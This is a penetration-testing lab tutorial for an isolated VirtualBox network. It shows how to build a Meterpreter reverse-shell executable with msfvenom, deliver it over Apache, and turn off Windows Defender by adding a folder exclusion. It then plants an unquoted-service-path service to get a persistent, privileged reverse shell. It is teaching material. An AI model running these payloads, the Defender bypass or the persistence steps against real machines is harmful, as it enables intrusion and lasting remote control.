

Lab - Windows Privilege Escalation: Unquoted Service Path

Overview

The Unquoted Service Path vulnerability arises when a service is created whose path to the service executable contains spaces and is not enclosed within double quotes. If a low privilege user can write to a location along the unquoted service path, they could exploit the vulnerability.

The Windows API must assume where to find the referenced application if the path contains spaces and is not enclosed by quotation marks.

Lab Requirements

- An installation of VirtualBox on your host machine
- One updated virtual install of Kali Linux.
- One virtual install of either Windows 7 or 10.
- VirtualBox networking should be set to host networking

Start the lab!

Ensure your Kali and your Windows target are up running inside of the VirtualBox manager.

Establish a Meterpreter Session with the target

Log on to Kali Linux.

On your Kali desktop, create a new folder. Name the usp. Find the new folder on your Kali desktop, right-click on the folder, and from the context menu, select Open Terminal Here

Find the IP address for your Local Host (LH)


Open a new terminal. Type in ifconfig to find the IP address assigned to your eth0 adapter.

```
(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.132 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:fe43:73bc prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:43:73:bc txqueuelen 1000 (Ethernet)
    RX packets 17 bytes 6255 (6.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 100 bytes 14886 (14.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

This is my IP address; yours will differ. Leave the terminal open.

Open a second terminal on your Kali machine, and at the prompt, type or copy and paste the following vsfvenom script. **Change the IP address for the LHOST to that of your Kali machine.**

```
msfvenom -p windows/meterpreter/reverse_tcp -a x86 -platform windows -f exe LHOST=192.168.56.132 LPORT=4444 -o /root/Desktop/usp/update.exe
```




```
(root@kali)~# msfvenom -p windows/meterpreter/reverse_tcp -a x86 -platform windows -f exe LHOST=192.168.56.132 LPORT=4444 -o /root/Desktop/usp/update.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/usp/update.exe

(root@kali)~#
```

The command above instructs msfvenom to generate a 32-bit Windows executable file that implements a reverse TCP connection for the payload. The format must be specified as type .exe, and the localhost (LHOST) and local port (LPORT) must be defined. The LHOST is the IP address of our attacking Kali Linux machine that we got in the last command, and the LPORT is the port to listen on for a connection from the target once it has been compromised.

I have named the executable in the script **update.exe**. You are free to name your executable anything you want.

Check your work folder. Inside the work folder is the executable we created. Close the folder



Create your meterpreter session

From your Kali machine, open a new terminal at the console type, **msfconsole**.

Choose an exploit

At the MSF6 prompt, type, **use multi/handler**

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > █
```

Set the payload.

At the prompt, type, **set payload windows/meterpreter/reverse_tcp**

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > █
```

Set the IP address for your LHOST (Kali)

At the prompt type, **set LHOST <Your Kali's assigned IP address>**

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.56.132
lhost => 192.168.56.132
msf6 exploit(multi/handler) > █
```

Set the listening port for the reverse shell.

At the prompt type, **set LPORT 4444**

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.56.132
lhost => 192.168.56.132
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > █
```

Launch the exploit

At the prompt, type, **run**—press enter.

We now have our listener established.

```
[*] Started reverse TCP handler on 192.168.56.132:4444
```


Start your Apache Web Server

Open a new terminal. At the prompt type, **service apache2 start**—press enter.


```
(root@kali)-[~]  
# service apache2 start  
  
(root@kali)-[~]  
#
```

Copy the vsfvenom file to your html directory


Open your usp working folder. Next, right-click on your update.exe file, and from the context menu, select Copy.




From your desktop, click on File System. In the right windowpane, open the var directory. Inside the var directory, open the www directory. Inside the www directory, open the html directory—Right-click in the right windowpane, and from the context menu, select paste.



From your Windows 10 target, in the Windows search bar, type **ie** to open Internet Explorer.



In the address bar of your IE browser, type, `http://<ip address of your Kali/update.exe>`




Make an exclusion for your target's desktop folder

The easiest way to get around Windows Defender is to exclude the folder that contains the payload.

Click inside the Windows 10 target window. Next, press the Windows + I key. This brings up Windows settings.

Scroll to the bottom and click on Update and Security.



On the next screen, click on Virus & threat protection. On the next screen under Virus & threat protection, click on Manage settings.


Virus & threat protection settings

Real-time protection is off, leaving your device vulnerable.

Turn on

[Manage settings](#)


On the next screen, scroll down until you come to, Exclusions. Then, click on, Add or Remove Exclusions.




Exclude your Desktop folder. This will stop Windows Defender from blocking and quarantining your payload.

When you have the payload saved to your target's desktop, make sure you have your listener on Kali up and ready to receive. Then, from your target's desktop, x2 the update.exe payload.

When the SmartScreen warning pops up, press the run button.



When the UAC pops up, press the yes button. Next, look at the Kali terminal. You should now have a Meterpreter session established between your Windows target and your Kali machine.



Windows Privilege Escalation: Unquoted Service Path

Once we launch the payload, the Windows 10 target will establish a reverse shell with our Kali machine. We can confirm this by the presence of a Meterpreter prompt on our Kali terminal.

```
[*] Started reverse TCP handler on 192.168.56.132:4444
[*] Sending stage (175174 bytes) to 192.168.56.129
[*] Meterpreter session 1 opened (192.168.56.132:4444 → 192.168.56.129:49681 ) at 2021-10-27 20:41:07 -0400
meterpreter > |
```

At the Meterpreter prompt, type, **shell**, and press enter. This will drop us down into the command prompt on our Windows 10 target.

```
meterpreter > shell
Process 2960 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19041.264]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\ckrah\OneDrive\Desktop>|
```

Check for an existing Unquoted Service Path vulnerability

We can check any windows machine for an Unquoted Service Path vulnerability by using the following script. At the shell prompt, copy and paste the following script to

```
wmic service get name,displayname,pathname,startmode |findstr /i
"auto" |findstr /i /v "c:\windows\\" |findstr /i /v ""
```

```
C:\Users\ckrah\OneDrive\Desktop>wmic service get name,displayname,pathname,startmode
wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i ,
C:\Users\ckrah\OneDrive\Desktop>|
```

Create an Unquoted Service Path vulnerability

We don't have an existing Unquoted Service Path vulnerability, but we can create a fake service with the vulnerability.

Create a directory for the fake service.

```
mkdir "C:\Program Files\NotLegit\BadService"
```

```
C:\Users\ckrah\OneDrive\Desktop>mkdir "C:\Program Files\NotLegit\BadService"
mkdir "C:\Program Files\NotLegit\BadService"

C:\Users\ckrah\OneDrive\Desktop>
```

Create a fake service

```
sc create "I am not a real service" binpath= "C:\Program
Files\NotLegit\BadService\update.exe" start= auto
```

```
C:\Users\ckrah\OneDrive\Desktop>sc create "I am not a real service" binpath= "C:\Program Files\NotLegit\BadService\update.exe" start= auto
sc create "I am not a real service" binpath= "C:\Program Files\NotLegit\BadService\update.exe" start= auto
C:\Users\ckrah\OneDrive\Desktop>
```

Give the built-in users group write access to the root folder of the fake service.

```
icacls "C:\Program Files\NotLegit" /grant "BUILTIN\Users":W
```

```
C:\Users\ckrah\OneDrive\Desktop>icacls "C:\Program Files\NotLegit" /grant "BUILTIN\Users":W
icacls "C:\Program Files\NotLegit" /grant "BUILTIN\Users":W
processed file: C:\Program Files\NotLegit
Successfully processed 1 files; Failed processing 0 files

C:\Users\ckrah\OneDrive\Desktop>
```

Check the folder permission for the fake service

```
icacls "C:\Program Files\NotLegit"
```

```
C:\Users\ckrah\OneDrive\Desktop>icacls "C:\Program Files\NotLegit"
icacls "C:\Program Files\NotLegit"
C:\Program Files\NotLegit BUILTIN\Users:(W)
NT SERVICE\TrustedInstaller:(I)(F)
NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
NT AUTHORITY\SYSTEM:(I)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
BUILTIN\Users:(I)(RX)
BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
C:\Users\ckrah\OneDrive\Desktop>
```


Exit the Windows 10 shell.

```
C:\Users\ckrah\OneDrive\Desktop>exit
exit
meterpreter > █
```

Type quit at the meterpreter prompt.

```
[*] 192.168.56.129 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(multi/handler) > █
```

Use your up arrow to reload the settings for the payload, IP address for the LHOST, and the listening port for the LPORT. Finally, type **run** to create another reverse shell listener.

```
meterpreter > quit
[*] Shutting down Meterpreter ...

[*] 192.168.56.129 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.56.132
lhost => 192.168.56.132
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.132:4444
█
```

Restart your Windows 10 target. Watch your Kali terminal. Once the fake servicer service starts, we will have a new reverse shell.

```
[*] Started reverse TCP handler on 192.168.56.132:4444
[*] Sending stage (175174 bytes) to 192.168.56.129
[*] Meterpreter session 1 opened (192.168.56.132:4444 → 192.168.56.129:49681 ) at 2021-10-27 20:41:07 -0400

meterpreter > █
```

Summary –

In this lesson, you learned to detect and create an Unquoted Service Path vulnerability that will create a persistent reverse shell and elevate your privileges each time the machine is restarted.

